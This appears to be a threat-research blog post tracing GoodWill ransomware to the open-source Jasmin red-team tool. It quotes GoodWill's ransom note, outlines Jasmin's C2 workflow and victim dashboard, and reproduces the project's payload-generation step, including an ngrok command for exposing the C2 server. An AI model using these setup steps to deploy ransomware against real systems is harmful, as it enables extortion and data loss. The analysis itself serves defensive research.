
Blog Threat Labs GoodWill Ransomware? Or Just Another Jasmin Variant? By Gustavo Palazolo Jun 02 2022

Share

GoodWill Ransomware? Or Just Another Jasmin Variant?

Summary

In March 2022, researchers spotted a new ransomware family named GoodWill, with a new method to collect the ransom. Instead of requesting payment through crypto coins like other threats such as Night Sky or Hive, GoodWill requests that its victims help vulnerable people by following a sequence of steps, such as donating clothes, feeding less fortunate children, or providing financial assistance to hospital patients.


Activity 1 = "GoodWill 1"

What to do?

That we all know Thousands of people die due to sleeping on the roadside in the cold because they do not have clothes to cover their body

So, your 1st task is to provide new clothes/blankets to needy people of road side and make a video of this event.

Later post this video/photo to your Facebook, Instagram and WhatsApp stories by using photo frame provided by us and encourage other people to help needy people in winters.
Take a screen shot of your post and send email to us with valid post link, later our team will verify the whole case and promotes you for the next activity.

It's Does not costs you high but matters for humanity.

Activity 1 = "GoodWill 1"

What to do?

That we all know Thousands of people die due to sleeping on the roadside in the cold because they do not have clothes to cover their body

So, your 1st task is to provide new clothes/blankets to needy people of road side and make a video of this event.

Later post this video/photo to your Facebook, Instagram and WhatsApp stories by using photo frame provided by us and encourage other people to help needy people in winters.
Take a screen shot of your post and send email to us with valid post link, later our team will verify the whole case and promotes you for the next activity.

It's Does not costs you high but matters for humanity.

Part of GoodWill Ransomware Demands. Source: CloudSEK.

To prove these actions, the attacker requests the victim to record the good deeds and post the images/videos on Facebook, Instagram, WhatsApp or other social media.

But is GoodWill really a new ransomware family? After analyzing a few samples, Netskope Threat Labs found that this threat is 100% based on an open-source ransomware named Jasmin, which is a red team tool that can be used to simulate real ransomware attacks.

Jasmin The Ransomware
A Powerful Ransomware Tool for Security Testing Used by ReadTeams
Video Tutorial · Report Bug · Request Free Keygen


Aside from GoodWill, we also discovered other ransomware variants that were sourced from Jasmin. However, it is unclear if these files are weaponized samples, given the nature of the tool and the fact that we have not seen any evidence that attackers are using GoodWill or any of the variants we found in the wild. It is also possible that attackers could use this source code to easily create weaponized variants.

In this blog post, we will analyze the Jasmin ransomware tool and compare the code / operation with other samples found in the wild, including GoodWill.

Open-Source Project


Jasmin Ransomware is a tool that can be used by security teams to simulate ransomware attacks. It provides teams all the necessary infrastructure to conduct an attack, such as the source code to generate payloads, and front/back-end files for the web server.

Once running, Jasmin collects information about the environment and generates the key that will be used in the encryption process, sending this information to the C2 server. To decrypt the files, the victim must contact the attacker, who is in possession of the key.




Jasmin ransomware workflow.

The project contains the source code for the encryptor and the decryptor, which were created with C#. It also provides all the files related to the web panel, which uses PHP and MySQL.



Jasmin project folders.

Jasmin payloads can be generated through Visual Studio 2019 or later, and the developer suggests the usage of ngrok for port forwarding in the C2 server side.


- **Generating Payload**

  Note: You should have installed visual studio 2019 or later in your machine

  - **Use ngrok server for port forwarding (Wan Attack)**


```
ngrok  http localhost:80
```

  - **Copy Forwarding Address**

```
Select Command Prompt - ngrok  http localhost:80
ngrok by @inconshreveable                                                         (Ctrl+C to quit)

Session Status                online
Account                       siddhant gour (Plan: Free)
Version                       2.3.35
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://9051f0947488.ngrok.io -> http://localhost:80
Forwarding                    https://9051f0947488.ngrok.io -> http://localhost:80

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```


Instructions to generate the payload.

Jasmin also provides a dashboard that the attacker can use to access information about infected devices and retrieve the decryption keys. The webpage is password-protected.



Jasmin dashboard login page.

When setup for the first time, Jasmin populates the database with dummy data. The dashboard provides details about infected devices, such as the machine name, username, IP address, date of infection, location, OS and the decryption key.


Jasmin Ransomware

Coded with Heart ❤ by → SIDDHANT_GOUR


-Infected Systems Database-

Machine Name	Username	IP Address	Date	Time	Location	os	Decryption key
FiFa	Leone Messi	47.247.223.177	03-01-2020, Friday	03:29:59	Argentina	Mac Os 11	Download
White House	Donald Trump	47.247.223.177	03-01-2020, Friday	03:28:32	Washington Dc	Windows 10	Download
Indian Cricket	Virat Kohli	47.247.223.177	03-01-2020, Friday	03:27:03	Delhi	Mac Os 11	Download
Bollywood	Salman Khan	47.247.223.177	03-01-2020, Friday	03:26:10	Mumbai	Windows 10	Download

Jasmin ransomware dashboard.


Jasmin "Ransom Note"

Let's take a look at what happens when a machine is infected by Jasmin ransomware. Within the "Web Panel" folder on GitHub, there's a file named "alertmsg.zip", which is downloaded by the ransomware upon execution. The ZIP file contains an offline web page that is displayed to the user after the infection.


```
Name
css
img
js
scss
vendor
.gitignore
.travis.yml
gulpfile.js
index.html
launch.bat
package.json
package-lock.json
unlock your files
```

"alertmsg.zip"

In the main page, there's a message saying to the victim to not be worried, as the files are safe.

